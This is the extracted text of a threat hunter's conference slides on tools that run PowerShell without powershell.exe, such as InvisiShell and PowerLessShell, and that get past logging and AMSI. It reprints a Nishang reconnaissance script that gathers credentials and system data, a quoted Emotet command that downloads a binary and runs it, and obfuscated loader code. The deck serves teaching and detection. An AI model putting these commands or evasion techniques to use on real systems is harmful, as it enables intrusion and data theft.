

unveiling the *not-powershell* cult

Mangatas Tondang (Tas)
@tas_kmanager



not-powershell

Get-ADUser -Identity @tas_kmanager

Mangatas Tondang (Tas)

- Threat Hunter
- CMO (Chief Memes Officer)*

@ Bell Canada Security Operation Center

- Threat Hunting
- Threat Intel
- Training Development

Previous Experience

- Application Security – Bank/Insurance
- Security Auditing – Health Tech
- CTF Challenge Maker – ISS

Education

BAISC – Sheridan College – Toronto
Information Systems Security (ISS)

*self-proclaimed



not-powershell



Disclaimer

Opinions are my own and not the views of my employer



not-powershell

Get-Objective

- Inform audience that these tools do exist
- Inform audience about the mechanism used by these tools
- Share ways of detecting these tools

Most importantly...

Have FUN while doing it!



not-powershell

Get-Content

- Intro
 - PowerShell and I
- Tools Showcase
 - The Four Horsemen of Not-PowerShell
- #DetectionLife
 - Am I in Danger?
- Conclusion
 - Take Away
- Outro



not-powershell


Get-Glossary

- EDR – Endpoint Detection and Response
 - Realtime endpoint monitoring solution with detection and response capability
- SIEM – Security Information And Event Management
 - Security solution that collect, aggregate and analyze information from various sources (e.g.
- AMSI – Anti Malware Scan Interface
 - Microsoft Malware Detection Technology for windows
- CLR – Common Language Runtime
 - Runtime environment for .NET
- LOLBAS – Living of the Binary and Script
 - Any binary and script installed in windows that can be used to achieve certain malicious activity (e.g. download or execution), usually made by Microsoft
- APT – Advanced Persistent Threat
 - Malicious group classified by Threat Intelligence community
- CLM – Constrained Language Mode
 - Mode in PowerShell that restrict and limit certain functionality
- DLL – Dynamic Link Library
 - A file extension for shared library concept by Microsoft



Intro

Powershell and I



not-powershell

Do You Really Know PowerShell?

“Windows PowerShell is a Windows command-line shell designed especially for system administrators”

...

“Unlike most shells, which accept and return text, Windows PowerShell is built on top of the .NET Framework common language runtime (CLR) and the .NET Framework, and accepts and returns .NET Framework objects.”

– Microsoft



not-powershell

PowerShell Features

- Can handle objects, tons of built-in cmdlets, and extensible (build your own)
- Scripting? Yes! Memory Execution? Yes!
- Flexible, can be developed in various platform
- System-defined and environment variables
- Can performed remote command/access
- PowerShell comes installed by default in every Windows (after 7 SP1/2008R2 SP1)





So... what can you use PowerShell for?



not-powershell

Invoke-Usage SysAdmin Tools

PowerShell Functionality (SysAdmins/Blue Team)

Get information on the server (process, users, policies)

Get information on the Active Directory (AD)
(servers, AD users, AD policies)

Task scheduler

Automation and scripting

Set variables, encoding, encryption

Start, stop, suspend process


File management (create, delete, move, etc)

Event log managements

Downloading files over networks



Get-Item SysAdmin.ps1



```
1 $status = "status"
2 if (Test-Connection "10.1.2.3")
3 { $status = "ok" }
4 else
5 {
6
7     $status = "down"
8
9     $subjectline = "10.1.2.3 server is unreachable, please contact the server team"
10    $fromaddress = "admin@mycompany.ca"
11    $toaddress = "L1_team@mycompany.ca"
12    $cc = "L2_team@mycompany.ca"
13
14    $smtpserver = "mail.mycompany.corp.ca"
15    $smtpport = "587"
16    $body = "This server is unreachable, please contact the server team to confirm if the server is down"
17    $Attachment = "C:\users\Username\Documents\10.1.2.3_report.txt"
18
19
20    Send-MailMessage -From $fromaddress -to $toaddress -Cc $cc -Subject $subjectline -Body $Body -SmtpServer $smtpserver
21    -port $smtpserver -UseSsl -Credential (Get-Credential) -Attachments $Attachment -DeliveryNotificationOption OnSuccess
22
23 }
```

Simple Connection Test Script

not-powershell



Invoke-Usage Red Team Tools

- Empire (RIP)
 - Post exploitation framework (It's so good, APTs and SysAdmin start using it too!)
- Powercat
 - NetCat... but in PowerShell
- Powersploit
 - Post exploitation framework
- Sherlock (replaced by Watson)
 - vulnerability detection and exploitation framework
- Nishang
 - All-in-one offensive security framework
- PowerThief
 - Internet Explorer post exploitation framework
- Invoke-*, Get-*
- Standalone scripts scattered all over Github



not-powershell

Get-Item RedTeam.ps1

```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
NishangGather.ps1 X
1 function registry_values($regkey, $regvalue,$child)
2 {
3     if ($child -eq "no"){ $key = get-item $regkey}
4     else{ $key = get-childitem $regkey}
5     $key |
6     ForEach-Object {
7         $values = Get-ItemProperty $_.PSPath
8         ForEach ($value in $_.Property)
9         {
10             if ($regvalue -eq "all") { $values.$value}
11             elseif ($regvalue -eq "allname") { $value}
12             else { $values.$regvalue; break}
13         }
14     }
15     $output = "Logged in users:" + ((registry_values "hkln:\software\microsoft\windows nt\currentversion\profilelist" "profileimagepath") -join "`r`n")
16     $output = $output + "`n`n Powershell environment:" + ((registry_values "hkln:\software\microsoft\powershell" "allname") -join "`r`n")
17     $output = $output + "`n`n Putty trusted hosts:" + ((registry_values "hkcu:\software\simontatham\putty" "allname") -join "`r`n")
18     $output = $output + "`n`n Putty saved sessions:" + ((registry_values "hkcu:\software\simontatham\putty\sessions" "all") -join "`r`n")
19     $output = $output + "`n`n Recently used commands:" + ((registry_values "hkcu:\software\microsoft\windows\currentversion\explorer\runmru" "all" "no") -join "`r`n")
20     $output = $output + "`n`n Shares on the machine:" + ((registry_values "hkln:\SYSTEM\CurrentControlSet\services\LanmanServer\Shares" "all" "no") -join "`r`n")
21     $output = $output + "`n`n Environment variables:" + ((registry_values "hkln:\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" "all" "no") -join "`r`n")
22     $output = $output + "`n`n More details for current user:" + ((registry_values "hkcu:\Volatile Environment" "all" "no") -join "`r`n")
23     $output = $output + "`n`n SNMP community strings:" + ((registry_values "hkln:\SYSTEM\CurrentControlSet\services\snmp\parameters\validcommunities" "all" "no") -join "`r`n")
24     $output = $output + "`n`n SNMP community strings for current user:" + ((registry_values "hkcu:\SYSTEM\CurrentControlSet\services\snmp\parameters\validcommunities" "all" "no") -join "`r`n")
25     $output = $output + "`n`n Installed Applications:" + ((registry_values "hkln:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" "displayname") -join "`r`n")
26     $output = $output + "`n`n Installed Applications for current user:" + ((registry_values "hkcu:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" "displayname") -join "`r`n")
27     $output = $output + "`n`n Domain Name:" + ((registry_values "hkln:\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\History" "all" "no") -join "`r`n")
28     $output = $output + "`n`n Contents of /etc/hosts:" + ((get-content -path "C:\windows\System32\drivers\etc\hosts") -join "`r`n")
29     $output = $output + "`n`n Running Services:" + ((net start) -join "`r`n")
30     $output = $output + "`n`n Account Policy:" + ((net accounts) -join "`r`n")
31     $output = $output + "`n`n Local users:" + ((net user) -join "`r`n")
32     $output = $output + "`n`n Local Groups:" + ((net localgroup) -join "`r`n")
33     $output = $output + "`n`n WLAN Info:" + ((netsh wlan show all) -join "`r`n")
34     $output
```

Nishang's Gather Get-Information Script

not-powershell

Get-Group APTs and Malwares

- APT29 – CozyCar/CozyBear
 - Payload (SeaDuke Malware) download and install
 - Encoding and decoding command to evade security detection
- Cobalt Group
 - Download and execute scripts
- Emotet
 - PowerShell used to download malicious binary
 - Download and run Mimikatz for W32.Qakbot Banking Trojan



Microsoft Word Launches PowerShell... Eventually

This chain of obfuscated commands ultimately led to PowerShell, which is where things started to get interesting.



Process spawned by cmd.exe

c:\windows\system32\cmd.exe 92f44e405db16ac55d97e3bfe3b132fa

KNOWN

CS

Threat occurred here Remove Add annotation

Command line:

```
powershell $wqslv='sjtozf';$rczl=new-object  
Net.WebClient;$tzzjb='http://[REDACTED].com/ErpKgzfU@http://[REDACTED].com/4IAgICJ5@http://[REDACTED].com/LIj  
JChqbe@http://[REDACTED].com/5yC663Mp@http://[REDACTED].com/bolOP1v08'.Split('@');$wliizu='wduip';$zzmfvmw =  
'732';$lojcd='zuizl';$jqjlnnr=$env:temp+'\'+'$zzmfvmw+'.exe';foreach($skmpw in $tzzjb)  
{try{$rczl.DownloadFile($skmpw, $jqjlnnr);$bkzltw='otaapwz';If ((Get-Item $jqjlnnr).length -ge 40000)  
{Invoke-Item $jqjlnnr;$dkwrisum='czwdmjd';break;}}catch{}}$imssqz='jbvtwvj';
```

PowerShell downloaded a malicious binary to disk and executed it.



RedCanary – Stopping Emotet
Before it Moves Laterally



not-powershell

SysAdmins VS Red Teamers


A Venn Diagram



Mitre ATT&CK

attack.mitre.org

<https://mitre-attack.github.io/attack-navigator/enterprise/>



The screenshot shows the MITRE ATT&CK website interface. The top navigation bar is orange with the MITRE logo and a hamburger menu. Below the bar, a banner reads "Register to stream ATT&CKcon 2.0 October 29-30". The left sidebar has a "TECHNIQUES" section with a dropdown menu currently set to "ENTERPRISE". Under "TECHNIQUES", there are links for "All", "Initial Access", "Execution", "AppleScript", "CMSTP", "Command-Line Interface", "Compiled HTML File", "Control Panel Items", "Dynamic Data Exchange", and "Execution through API". The main content area is titled "PowerShell" and contains a detailed description of the PowerShell technique, its ID (T1086), tactic (Execution), platform (Windows), permissions required (User, Administrator), and data sources (PowerShell logs, Loaded DLLs, DLL monitoring, Windows Registry).

Enterprise Tactics

Enterprise Tactics: 12

ID	Name	Description
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions.
TA0005	Defense Evasion	The adversary is trying to avoid being detected.
TA0006	Credential Access	The adversary is trying to steal account names and passwords.
TA0007	Discovery	The adversary is trying to figure out your environment.
TA0008	Lateral Movement	The adversary is trying to move through your environment.
TA0009	Collection	The adversary is trying to gather data of interest to their goal.
TA0011	Command and Control	The adversary is trying to communicate with compromised systems to control them.
TA0010	Exfiltration	The adversary is trying to steal data.
TA0040	Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data.

But there's 11 more tactics?
Can't PowerShell "perform" those tactics?



not-powershell

PowerShell Can!

PowerShell Functionality (SysAdmins/Blue Team)

Get information on the server
(process, users, policies)

Get information on the Active
Directory (AD)
(servers, AD users, AD policies)

Task scheduler

Automation and scripting

Set variables, encoding, encryption

Start, stop, suspend process

File management (create, delete,
move, etc)

Event log managements

Downloading files over networks



TTP Tactics (Attacker/Red Team)

Discovery, Credential Access

Discovery, Credential Access

Execution, Persistence, Privilege
Escalation

Execution, C2, Exfiltration

Defense Evasion

Execution, Defense Evasion

Impact, Collection, Persistence,
Privilege Escalation

Defense Evasion, Discovery

Lateral Movement, Initial Access



not-powershell

Select Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>

If PowerShell is so good,
why bother creating Not-PowerShell?



not-powershell

Because PowerShell ♥ the Blue Team



Microsoft DevBlogs - PowerShell ♥ the Blue Team



New Security Features on v5

<https://devblogs.microsoft.com/powershell/powershell-the-blue-team/>

- Script Block Logging (Protected)
 - Log commands, decode it first if it's encoded
- Module Logging (Protected)
 - Load modules details of executed commands
- AMSI Integration
 - Submit script to Antimalware Scan Interface (AMSI) engine
- Constrained Language Mode (CLM)
 - Reduced capabilities of PowerShell on Sensitive Environment



not-powershell

Why This Is Bad For Red Team?

- Blue Team Rules from SIEM logs = land mines!
- AMSI is actually blocking Red Team Tools!
- CLM = Living in your parents house!
- 3nc0D1ng and 0+bfus+CAT+(ion) becoming useless!



Tools Showcase

The Four Horsemen of Not-PowerShell



not-powershell

Tools #1 – InvisiShell “Sure, we can hook you up”



not-powershell

InvisiShell

- Link - <https://github.com/OmerYa/Invisi-Shell>
- Created by Omer Yair, Guy Franco and Efraim Neuberger of Javelin Networks
- Debuted at DerbyCon 2018, as POC



not-powershell

InvisiShell – Features

- Avoid the usage of powershell.exe
 - Hooks System.Management.Automation.dll
- Avoid the v5 logging mechanism
 - Hooks System.core.dll
- Avoid AMSI detection and prevention
 - Hooks all calls to AMSI provider

TLDR: Reverse Engineered PowerShell, hook and overwrite the input length for the 3 attributes above to always 0!



not-powershell

InvisiShell – Features Cont.

- No hooking required for functions
 - Simply return it to the original jump point and resume function
- No need for Admin Privilege
 - Thanks to Registry key privilege escalation via creation of inprocserver32
- Detach after the hooks are placed
- Cleanup functionality
 - E.g. for NonAdmin.bat, cleans registry keys



InvisiShell – Components

- InvisiShellProfiler.dll
 - Provide the hook, modify, and jump functionalities
 - Really complicated
 - check its source code if you're into RE
- RunWithPathAsAdmin.bat
- RunWithPathAsNonAdmin.bat
 - Perform environment profiling
 - Help Common Language Runtime (CLR) decide which process should connect to the profiler DLL



Select Windows PowerShell -
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>

Demo



not-powershell

Select Windows PowerShell -
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>

Tools #2 – PowerShDLL

“Yeah, we got DLL for that”



not-powershell

PowerShDLL

- Link - <https://github.com/p3nt4/PowerShdll>
- Created by p3nt4 - @xP3nt4
- Latest Commit on Oct 2018



p3nt4 / PowerShdll

Watch

49

Star

698

Fork

147



not-powershell

PowerShDLL – Features

- 2 Modes:
 - DLL
Proxy execution via known LOLBAS
 - Exe
Precompiled Standalone Exe
- Script execution or interactive console
- Requirement
 - .Net v3.5 for DLL mode
 - .Net v2.0 for Exe mode



PowerShDLL – DLL Modes

- Use either *rundll32.exe*, *installutil.exe*, *regsvcs.exe*, *regasm.exe*, or *regsvr32.exe*
- These binaries are often known for Proxy Execution of malicious code (part of LOLBAS)
- These binaries are also signed by Microsoft and often whitelisted
- Each one of them have their own TTPs under Execution tactic



PowerShDLL – Exe Modes

- Use both System.Management.Automation and System.Management.Automation.Runspaces

```
1 using System;  
2 using System.Text;  
3 using System.Collections.ObjectModel;  
4 using System.Management.Automation;  
5 using System.Management.Automation.Runspaces;
```

Exe Program.cs Import Library

- Load all the PowerShell Automation DLLs (those 2 above)



not-powershell

Select Windows PowerShell -
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>

Demo



not-powershell

Tools #3 – PowerLessShell


“Don’t worry, we got LOLBAS for that”





not-powershell

PowerLessShell

- Link - <https://github.com/Mr-Un1k0d3r/PowerLessShell>
- Created by Mr.Un1k0d3r
- Latest Commit at May 2019



 [Mr-Un1k0d3r](#) / [PowerLessShell](#)

 Watch ▾

45

★ Star

662

 Fork

137



not-powershell

PowerLessShell – Features

- Compile the payload at target machine
 - Relies on MSBuild.exe for execution
 - PowerShell Scripts and Commands
 - Raw Shellcode
 - Copy the MSBuild.exe instead of using the one available in the machine
 - Rename the MSBuild.exe to something random
- OR
- Rename to known process name (e.g. calc.exe)



not-powershell

PowerLessShell – Features

- Use CertUtil.exe to decode code!
- Support “awareness” mechanism
- Only execute when the condition is met
 - User Domain

```
<Target Name="sample" Condition="'$(USERDOMAIN)'=='THISDOMAIN'">
```

- Registry Key Value

```
<Target Name="sample"  
Condition="'$(registry:HKEY_LOCAL_MACHINE\TEST)'>='0'">
```



PowerLessShell – Components

- PowerLessShell.py
 - The “engine” of the tool
 - Used to generate the payload
 - The encoded command
 - The .bat file that will be executed on target machine

```
39     public class DYwsDFPcRhQZdBXVcyof : Task, ITask {
40         public override bool Execute() {
41             string[] McFB1BcSBs = Environment.GetCommandLineArgs();
42
43             Runspace oIhyCJksRUMfrrNSYdTRKZ = RunspaceFactory.CreateRunspace();
44             oIhyCJksRUMfrrNSYdTRKZ.Open();
45             RunspaceInvoke rufpYCoXxxHoERmp = new RunspaceInvoke(oIhyCJksRUMfrrNSYdTRKZ);
46             Pipeline mWnkhhWfJUjyQsWLnDPeEk = oIhyCJksRUMfrrNSYdTRKZ.CreatePipeline();
47
48             StreamReader vocrFykeAL = File.OpenText(McFB1BcSBs[1]);
49             StringBuilder CISHuTMJBaUksYsuTdekAAO = new StringBuilder();
50             string QAagGxUEaBYhbyr;
51             while((QAagGxUEaBYhbyr = vocrFykeAL.ReadLine()) != null) {
52                 if(String.Equals(QAagGxUEaBYhbyr, "-->")) {
53                     byte[] EhWwuOVWFHjoPP = {0xa6, 0x6a, 0x43, 0xc0, 0x62, 0xed, 0x8c, 0x4c, 0x93, 0x07};
54                     byte[] xZTRI = Convert.FromBase64String(CISHuTMJBaUksYsuTdekAAO.ToString());
55                     string CJJlgGyCwTukkkpUFQNHU = Encoding.UTF8.GetString(S1BNF1dqHdSMVSoRRntQCC.WTBVN
```

Sample encoded command



not-powershell

Select Windows PowerShell -
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>

Demo



not-powershell

Select Windows PowerShell -
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>

Tools #4 – NoPowerShell

“Native .NET libraries only please”



not-powershell

NoPowerShell

- Link – <https://github.com/bitsadmin/nopowershell>
- Created by bitsadmin
- Latest Commit at July 2019



bitsadmin / nopowershell

Watch

13

